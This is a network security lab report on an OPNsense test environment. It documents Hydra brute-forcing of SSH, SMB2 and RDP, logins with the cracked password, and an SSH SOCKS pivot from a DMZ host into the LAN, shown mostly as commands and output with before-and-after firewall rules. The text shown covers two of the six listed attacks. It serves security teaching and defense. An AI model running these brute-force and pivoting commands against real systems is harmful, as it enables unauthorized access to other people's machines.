

VERTEX

Network Security Project

Enterprise Network Security Lab

Attack Simulation & Firewall Hardening Report

Brute Force • DMZ Pivot • DoS/DDoS • MITM/ARP Spoofing • Nmap •
SQLi / XSS

Authors: Mahmoud Ta7on • Salma Ghareeb • Waad Khaled

Lab: Vertex Enterprise Security Lab (OPNsense + Kali + DVWA + Windows 10)

Date: August 2026

Table of Contents

1. Executive Summary	3
2. Lab Architecture & Topology	4
3. Attack Index	5
4. Attack 1 — Brute Force (SSH / SMB2 / RDP)	6
5. Attack 2 — DMZ-to-LAN Lateral Movement	9
6. Attack 3 — DoS / DDoS (hping3 SYN flood)	12
7. Attack 4 — MITM / ARP Spoofing	15
8. Attack 5 — Nmap Reconnaissance	18
9. Attack 6 — SQL Injection & Reflected XSS (DVWA)	21
10. Findings & Defense-in-Depth Recommendations	23
11. Appendix A — Lab IP Addressing	25

1. Executive Summary

This report documents the design, execution, and mitigation of six common network attacks in a controlled enterprise lab. The objective is to demonstrate the impact of each attack against an unprotected environment, then show how targeted OPNsense firewall rules and host hardening neutralize the same attacks.

Scope of testing

- Attacker: Kali Linux (192.168.50.10 / 192.168.60.10 depending on zone)
- Victim: Windows 10 (172.20.20.50) and DVWA web app (192.168.60.10:8080)
- Perimeter / segmentation: OPNsense firewall with three zones (WAN, OPT1/DMZ, LAN)
- Detection: OPNsense built-in IDS/IPS (Emerging Threats ruleset)

Key results

- **Brute Force:** Hydra successfully cracked Mahmoud_Tahoon:123456 on SSH, SMB2, and RDP. After rules + strong password + lockout, all attempts fail with connection refused.
- **DMZ to LAN:** Attacker pivoted through a compromised DMZ host to reach LAN via SSH SOCKS tunnel. Block rule on OPT1 → 172.20.20.0/24 dropped 100% of tunnel traffic.
- **DoS / DDoS:** hping3 SYN flood on port 8080 took the web app offline (browser timeout). IDS rules + state-violation deny stopped the flood at the perimeter.
- **MITM / ARP Spoof:** arpspoof intercepted traffic; victim's ARP cache showed attacker MAC for the gateway. Static ARP entry on the victim pinned the real gateway MAC.
- **Nmap:** Full port/service scan revealed OpenSSH 10.2p1 and Apache 2.4.25. After IDS rules, scans return only filtered / no-response.
- **SQLi / XSS:** Reflected XSS payload <script>alert('xss')</script> executed on DVWA. WAF / input-validation rules block the same payload post-mitigation.

Bottom line

Every attack in this lab succeeded in the BEFORE state and was neutralized in the AFTER state by a combination of OPNsense firewall rules, IDS/IPS signatures, network segmentation, and host-level controls. The single highest-impact control across the board was the OPNsense perimeter rule — without it, the application-layer defenses had no chance.

2. Lab Architecture & Topology

The Vertex lab is built on a virtualized enterprise network with three security zones separated by an OPNsense firewall. This topology is intentionally similar to a small-business production network so that the attacks and mitigations are directly applicable.

Zones and addressing

Zone	Subnet	Gateway	Notes
WAN (Attacker / Internet)	192.168.50.0/24	192.168.50.1	Kali Linux attacker host
DMZ (Web Tier)	192.168.60.0/24	192.168.60.1	DVWA web app on 192.168.60.10:8080
LAN (Internal / Victims)	172.20.20.0/24	172.20.20.1	Windows 10 victim on 172.20.20.50

Components

- OPNsense firewall — Perimeter routing, firewall rules, IDS/IPS (Suricata with ET ruleset)
- Kali Linux — Attacker platform with hydra, arpspoof, hping3, nmap
- Windows 10 — Internal victim, Event Viewer used for logon auditing (Event 4624/4672)
- DVWA — Damn Vulnerable Web Application used for SQLi / XSS testing

3. Attack Index

Each attack in the table below is documented with its objective, the tools used, the OPNsense controls applied, and a reference to the evidence captured in the screenshots.

#	Attack	Tool	OPNsense / Host Control
1	Brute Force	Hydra	Rate-limit + strong password + account lockout
2	DMZ → LAN	Hydra + SSH SOCKS + Nmap	Block OPT1 → LAN rule
3	DoS / DDoS	hping3 (SYN flood)	IDS ET SCAN / DOS rules + state-violation deny
4	MITM / ARP	arpspoof	Static ARP entry on victim
5	Nmap Scan	Nmap -sS -sV	IDS ET SCAN NMAP rules
6	SQLi / XSS	DVWA reflected XSS	WAF + input validation

4. Attack 1 — Brute Force (SSH / SMB2 / RDP)

Brute force is the simplest of attacks: try every username/password combination until one works. In this lab we target three Windows services — SSH (22), SMB2 (445) and RDP (3389) — with THC-Hydra using a custom user list and a short password list.

4.1 Command executed

SSH brute force against the victim:

```
$ hydra -L users.txt -P pass.txt ssh://172.20.20.50 -V
```

SMB2 brute force:

```
$ hydra -L users.txt -P pass.txt smb2://172.20.20.50 -V
```

RDP brute force:

```
$ hydra -L users.txt -P pass.txt rdp://172.20.20.50 -V
```

4.2 Evidence — Before Rules (attack succeeded)

Hydra successfully recovers valid credentials on all three services within seconds.

```
(kali@kali)-[~]
$ hydra -L users.txt -P pass.txt ssh://172.20.20.50 -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-24 14:21:28
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:4/p:3), ~1 try per task
[DATA] attacking ssh://172.20.20.50:22/
[ATTEMPT] target 172.20.20.50 - login "zxcvbnmkjhgf" - pass "8765489" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 172.20.20.50 - login "zxcvbnmkjhgf" - pass "123456" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 172.20.20.50 - login "zxcvbnmkjhgf" - pass "poiuytr" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 172.20.20.50 - login "mfdasazxcfgh" - pass "8765489" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 172.20.20.50 - login "mfdasazxcfgh" - pass "123456" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 172.20.20.50 - login "mfdasazxcfgh" - pass "poiuytr" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 172.20.20.50 - login "Mahmoud_Tahoon" - pass "8765489" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 172.20.20.50 - login "Mahmoud_Tahoon" - pass "123456" - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 172.20.20.50 - login "Mahmoud_Tahoon" - pass "poiuytr" - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 172.20.20.50 - login "oiuytre" - pass "8765489" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 172.20.20.50 - login "oiuytre" - pass "123456" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 172.20.20.50 - login "oiuytre" - pass "poiuytr" - 12 of 12 [child 11] (0/0)
[22][ssh] host: 172.20.20.50 login: Mahmoud_Tahoon password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-24 14:21:30
```

Hydra SSH — login Mahmoud_Tahoon / 123456 found in 12 attempts.


```

(kali@kali)-[~]
└─$ hydra -L users.txt -P pass.txt smb2://172.20.20.50 -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-24 14:04:34
[WARNING] Workgroup was not specified, using "WORKGROUP"
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:5/p:3), ~1 try per task
[DATA] attacking smb2://172.20.20.50:445/
[ATTEMPT] target 172.20.20.50 - login "zxcvbnmkjhgf" - pass "8765489" - 1 of 15 [child 0] (0/0)
[ATTEMPT] target 172.20.20.50 - login "zxcvbnmkjhgf" - pass "123456" - 2 of 15 [child 1] (0/0)
[ATTEMPT] target 172.20.20.50 - login "zxcvbnmkjhgf" - pass "poiuytr" - 3 of 15 [child 2] (0/0)
[ATTEMPT] target 172.20.20.50 - login "sdfghuk" - pass "8765489" - 4 of 15 [child 3] (0/0)
[ATTEMPT] target 172.20.20.50 - login "sdfghuk" - pass "123456" - 5 of 15 [child 4] (0/0)
[ATTEMPT] target 172.20.20.50 - login "sdfghuk" - pass "poiuytr" - 6 of 15 [child 5] (0/0)
[ATTEMPT] target 172.20.20.50 - login "mfsdazxcfgh" - pass "8765489" - 7 of 15 [child 6] (0/0)
[ATTEMPT] target 172.20.20.50 - login "mfsdazxcfgh" - pass "123456" - 8 of 15 [child 7] (0/0)
[ATTEMPT] target 172.20.20.50 - login "mfsdazxcfgh" - pass "poiuytr" - 9 of 15 [child 8] (0/0)
[ATTEMPT] target 172.20.20.50 - login "Mahmoud_Tahoon" - pass "8765489" - 10 of 15 [child 9] (0/0)
[ATTEMPT] target 172.20.20.50 - login "Mahmoud_Tahoon" - pass "123456" - 11 of 15 [child 10] (0/0)
[ATTEMPT] target 172.20.20.50 - login "Mahmoud_Tahoon" - pass "poiuytr" - 12 of 15 [child 11] (0/0)
[ATTEMPT] target 172.20.20.50 - login "oiuytre" - pass "8765489" - 13 of 15 [child 12] (0/0)
[ATTEMPT] target 172.20.20.50 - login "oiuytre" - pass "123456" - 14 of 15 [child 13] (0/0)
[ATTEMPT] target 172.20.20.50 - login "oiuytre" - pass "poiuytr" - 15 of 15 [child 14] (0/0)
[WARNING] 172.20.20.50 might accept any credential
[445][smb2] host: 172.20.20.50 login: Mahmoud_Tahoon password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-24 14:04:34

```

Hydra SMB2 — same credentials valid on the SMB2 share.


```

(kali@kali)-[~]
└─$ hydra -L users.txt -P pass.txt rdp://172.20.20.50
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-24 13:09:43
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or
-W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:6/p:5), ~8 tries per task
[DATA] attacking rdp://172.20.20.50:3389/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 172.20.20.50 login: Mahmoud_Tahoon password: 123456
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-24 13:09:58

```

Hydra RDP — same credentials valid against Remote Desktop.



```

kali@kali: ~
└─$ python3 RDP.py
Enter file Username : users.txt
Enter file Password : pass.txt
Enter Target_IP : 172.20.20.50
[-] Failed → Username : zxcvbnmkjhgf Password : 876549
[-] Failed → Username : zxcvbnmkjhgf Password : 5340659
[-] Failed → Username : zxcvbnmkjhgf Password : 34567
[-] Failed → Username : zxcvbnmkjhgf Password : 123456
[-] Failed → Username : zxcvbnmkjhgf Password : poiuytr
[-] Failed → Username : sdfghjk Password : 876549
[-] Failed → Username : sdfghjk Password : 5340659
[-] Failed → Username : sdfghjk Password : 34567
[-] Failed → Username : sdfghjk Password : 123456
[-] Failed → Username : sdfghjk Password : poiuytr
[-] Failed → Username : lkjhgf Password : 876549
[-] Failed → Username : lkjhgf Password : 5340659
[-] Failed → Username : lkjhgf Password : 34567
[-] Failed → Username : lkjhgf Password : 123456
[-] Failed → Username : lkjhgf Password : poiuytr
[-] Failed → Username : mfsdazxcfgh Password : 876549
[-] Failed → Username : mfsdazxcfgh Password : 5340659
[-] Failed → Username : mfsdazxcfgh Password : 34567
[-] Failed → Username : mfsdazxcfgh Password : 123456
[-] Failed → Username : mfsdazxcfgh Password : poiuytr
[-] Failed → Username : Mahmoud_Tahoon Password : 876549
[-] Failed → Username : Mahmoud_Tahoon Password : 5340659
[-] Failed → Username : Mahmoud_Tahoon Password : 34567
[+] Success → Username : Mahmoud_Tahoon Password : 123456

```

Custom Python RDP brute forcer — final line shows [+]Success Mahmoud_Tahoon / 123456, with a remote desktop session opened in parallel.

```
(kali㉿kali)-[~]
$ smbclient -L //172.20.20.50/ -U Mahmoud_Tahoon --password="123456"

      Sharename      Type      Comment
      ────
ADMIN$      Disk      Remote Admin
C$          Disk      Default share
IPC$        IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.20.20.50 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

smbclient lists ADMIN\$, C\$, IPC\$ shares of the victim using the cracked credentials.

```
(kali㉿kali)-[~]
$ sshpass -p '123456' ssh Mahmoud_Tahoon@172.20.20.50
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
```

```

Trash

Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

mahmoud_tahoon@DESKTOP-BS4JN8 C:\Users\Mahmoud_Tahoon>dir
Volume in drive C has no label.
Volume Serial Number is 16CC-EB66

Directory of C:\Users\Mahmoud_Tahoon

08/24/2026  11:16 AM    <DIR>          .
08/24/2026  11:16 AM    <DIR>          ..
08/11/2026  11:29 AM    <DIR>          3D Objects
08/11/2026  11:29 AM    <DIR>          Contacts
08/14/2026  05:53 PM    <DIR>          Desktop
08/24/2026  12:28 AM    <DIR>          Documents
08/11/2026  11:29 AM    <DIR>          Downloads
08/11/2026  11:29 AM    <DIR>          Favorites
08/11/2026  11:29 AM    <DIR>          Links
```

sshpass + ssh into the Windows host — full command shell (C:\Users\Mahmoud_Tahoon) reached with cracked password.

4.3 Evidence — After Rules (attack blocked)

With proxychains routing through the OPNsense gateway and the strong-password policy enforced, every attempt is refused at the network layer or rejected at the host.

[Missing image: /workspace/report_assets/brute/after_WhatsApp_Image_2026-08-29_at_11.44.38_PM.jpeg]


```

(kali@kali)-[~]
$ proxychains4 hydra -L users.txt -P pass.txt ssh://172.20.20.50 -V
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-28 20:31:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:4/p:3), ~1 try per task
[DATA] attacking ssh://172.20.20.50:22/
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[ERROR] could not connect to ssh://172.20.20.50:22 - Failed to connect: Connection refused

```


proxychains4 hydra ssh — [ERROR] could not connect to ssh://172.20.20.50:22 — Failed to connect: Connection refused.

```

(kali@kali)-[~]
$ proxychains4 hydra -L users.txt -P pass.txt smb2://172.20.20.50
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-28 20:34:07
[WARNING] Workgroup was not specified, using "WORKGROUP"
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:4/p:3), ~1 try per task
[DATA] attacking smb2://172.20.20.50:445/
[proxychains] Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 1
127.0.0.1:9050 ... timeout
... timeout
... timeout
[ERROR] Error Connection refused (111) while connecting to 172.20.20.50
[ERROR] Error Connection refused (111) while connecting to 172.20.20.50
[ERROR] Error Connection refused (111) while connecting to 172.20.20.50
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[ERROR] Error Connection refused (111) while connecting to 172.20.20.50
[proxychains] Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
... timeout
[ERROR] Error Connection refused (111) while connecting to 172.20.20.50
[ERROR] Error Connection refused (111) while connecting to 172.20.20.50
[proxychains] Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
... timeout
[ERROR] Error Connection refused (111) while connecting to 172.20.20.50

```

proxychains4 hydra smb2 — Error Connection refused (111) repeated for every attempt; proxychain timeout.



Windows Event Viewer — Security log shows only the legitimate Special Logon (Event 4672) on WIN-N32AKER19R7.vertex.local; no failed logon noise from the attacker.

4.4 Defense summary

- Strong password policy: minimum length, complexity, rotation — eliminates trivial passwords like 123456.
- Account lockout: temporary lock after N failed attempts.
- Rate limiting at the firewall: limits parallel Hydra threads.
- Multi-factor authentication: even a cracked password is useless without the second factor.
- Log monitoring: SIEM alerts on burst of 4625 (failed logon) events.

5. Attack 2 — DMZ-to-LAN Lateral Movement

A DMZ host is, by definition, exposed to the internet. The goal of this attack is to compromise the DMZ host, then use it as a pivot to reach the protected internal LAN. We demonstrate the full kill chain: brute-force the DMZ host, open an SSH SOCKS tunnel, then scan and ping the LAN through the tunnel.

5.1 Command executed

Step 1 — brute force the DMZ host:

```
$ hydra -l users.txt -P pass.txt ssh://192.168.60.10 -V
```

Step 2 — open dynamic SOCKS tunnel through the compromised DMZ host:

```
$ ssh -D 1080 -N -f mahmoud-tahoon@192.168.60.10
```

Step 3 — scan and ping the LAN through proxychains + the SOCKS tunnel:

```
$ proxychains4 nmap -p 445,3389 172.20.20.0/24
$ proxychains4 ping -c 4 172.20.20.50
```

5.2 OPNsense rule applied

☒		WAN	IPv4	*	192.168.50.10	*	192.168.60.10	*	allow WAN to DMZ
☒		OPT1	IPv4	*	192.168.60.0/24	*	172.20.20.0/24	*	block DMZ to LAN

OPNsense firewall rule — block OPT1 (192.168.60.0/24) to LAN (172.20.20.0/24).

The rule is a simple block on the OPT1 interface for any traffic whose destination is the LAN subnet. It sits below the explicit 'allow WAN to DMZ' rule so legitimate internet → web traffic still flows.

5.3 Evidence — Before Rules (pivot succeeded)

```
(kali@kali)~$ hydra -l users.txt -P pass.txt ssh://192.168.60.10 -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the
se ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-28 04:51:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 login tries (l:4/p:3), ~1 try per task
[DATA] attacking ssh://192.168.60.10:22/
[ATTEMPT] target 192.168.60.10 - login "zxcvbnmkjhgf" - pass "8765489" - 1 of 12 [child 0] (0/0)
[ATTEMPT] target 192.168.60.10 - login "zxcvbnmkjhgf" - pass "123456" - 2 of 12 [child 1] (0/0)
[ATTEMPT] target 192.168.60.10 - login "zxcvbnmkjhgf" - pass "poiuytr" - 3 of 12 [child 2] (0/0)
[ATTEMPT] target 192.168.60.10 - login "mahmoud-tahoon" - pass "8765489" - 4 of 12 [child 3] (0/0)
[ATTEMPT] target 192.168.60.10 - login "mahmoud-tahoon" - pass "123456" - 5 of 12 [child 4] (0/0)
[ATTEMPT] target 192.168.60.10 - login "mahmoud-tahoon" - pass "poiuytr" - 6 of 12 [child 5] (0/0)
[ATTEMPT] target 192.168.60.10 - login "Mahmoud_Tahoon" - pass "8765489" - 7 of 12 [child 6] (0/0)
[ATTEMPT] target 192.168.60.10 - login "Mahmoud_Tahoon" - pass "123456" - 8 of 12 [child 7] (0/0)
[ATTEMPT] target 192.168.60.10 - login "Mahmoud_Tahoon" - pass "poiuytr" - 9 of 12 [child 8] (0/0)
[ATTEMPT] target 192.168.60.10 - login "oiuytre" - pass "8765489" - 10 of 12 [child 9] (0/0)
[ATTEMPT] target 192.168.60.10 - login "oiuytre" - pass "123456" - 11 of 12 [child 10] (0/0)
[ATTEMPT] target 192.168.60.10 - login "oiuytre" - pass "poiuytr" - 12 of 12 [child 11] (0/0)
[22][ssh] host: 192.168.60.10 login: mahmoud-tahoon password: 123456
[REDO-ATTEMPT] target 192.168.60.10 - login "Mahmoud_Tahoon" - pass "poiuytr" - 13 of 13 [child 4] (1/1)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-28 04:51:20
```

Hydra SSH on 192.168.60.10 — credentials mahmoud-tahoon / 123456 cracked (12 attempts).

```
(kali㉿kali)-[~]
$ ssh -D 1080 -N -f mahmoud-tahoon@192.168.60.10
mahmoud-tahoon@192.168.60.10's password:

(kali㉿kali)-[~]
$ proxychains4 ping -c 4 172.20.20.50
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
PING 172.20.20.50 (172.20.20.50) 56(84) bytes of data.
64 bytes from 172.20.20.50: icmp_seq=1 ttl=127 time=6.07 ms
64 bytes from 172.20.20.50: icmp_seq=2 ttl=127 time=8.05 ms
64 bytes from 172.20.20.50: icmp_seq=3 ttl=127 time=7.82 ms
64 bytes from 172.20.20.50: icmp_seq=4 ttl=127 time=6.84 ms

— 172.20.20.50 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 6.074/7.197/8.051/0.792 ms
```

proxychains4 ping 172.20.20.50 — 4/4 packets received, avg 7 ms — the LAN is fully reachable through the DMZ tunnel.

```
(kali㉿kali)-[~]
$ ssh -D 1080 -N -f mahmoud-tahoon@192.168.60.10
mahmoud-tahoon@192.168.60.10's password:

(kali㉿kali)-[~]
$ proxychains4 nmap -p 445,3389 172.20.20.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 04:47 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.20.20.1
Host is up (0.0066s latency).

PORT      STATE SERVICE
445/tcp    filtered microsoft-ds
3389/tcp   filtered ms-wbt-server

Nmap scan report for 172.20.20.10
Host is up (0.0085s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
3389/tcp   filtered ms-wbt-server

Nmap scan report for 172.20.20.50
Host is up (0.012s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

Nmap done: 256 IP addresses (3 hosts up) scanned in 5.41 seconds
```

proxychains4 nmap 172.20.20.0/24 — discovers hosts in the LAN: 172.20.20.1 (filtered), 172.20.20.10 (SMB open), 172.20.20.50 (SMB+RDP open).

5.4 Evidence — After Rules (pivot blocked)


```

(kali㉿kali)-[~]
$ ssh -D 1080 -N -f mahmoud-tahoon@192.168.60.10
mahmoud-tahoon@192.168.60.10's password:

(kali㉿kali)-[~]
$ proxychains4 ping -c 4 172.20.20.50
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
PING 172.20.20.50 (172.20.20.50) 56(84) bytes of data.

— 172.20.20.50 ping statistics —
4 packets transmitted, 0 received, 100% packet loss, time 3056ms

```

proxychains4 ping 172.20.20.50 — 4 packets transmitted, 0 received, 100% packet loss.

```

(kali㉿kali)-[~]
$ proxychains4 nmap -p 445,3389 172.20.20.0/24
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 19:51 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap done: 256 IP addresses (0 hosts up) scanned in 206.58 seconds

```

proxychains4 nmap 172.20.20.0/24 — 0 hosts up, 206 seconds wasted, every probe silently dropped.

```

mahmoud-tahoon@mahmoud-tahoon-VMware-Virtual-Platform:~$ ping -c 10 172.20.20.50
PING 172.20.20.50 (172.20.20.50) 56(84) bytes of data.

--- 172.20.20.50 ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9221ms

```

From the victim itself — ping 172.20.20.50 — 10/10 lost, confirming the block is at the OPNsense perimeter, not on the tunnel endpoint.

5.5 Defense summary

- Network segmentation: DMZ and LAN must be separate L3 zones with an explicit deny.
- Firewall rules: deny by default; only allow the specific flows that are required (e.g. LAN → DMZ on 443).
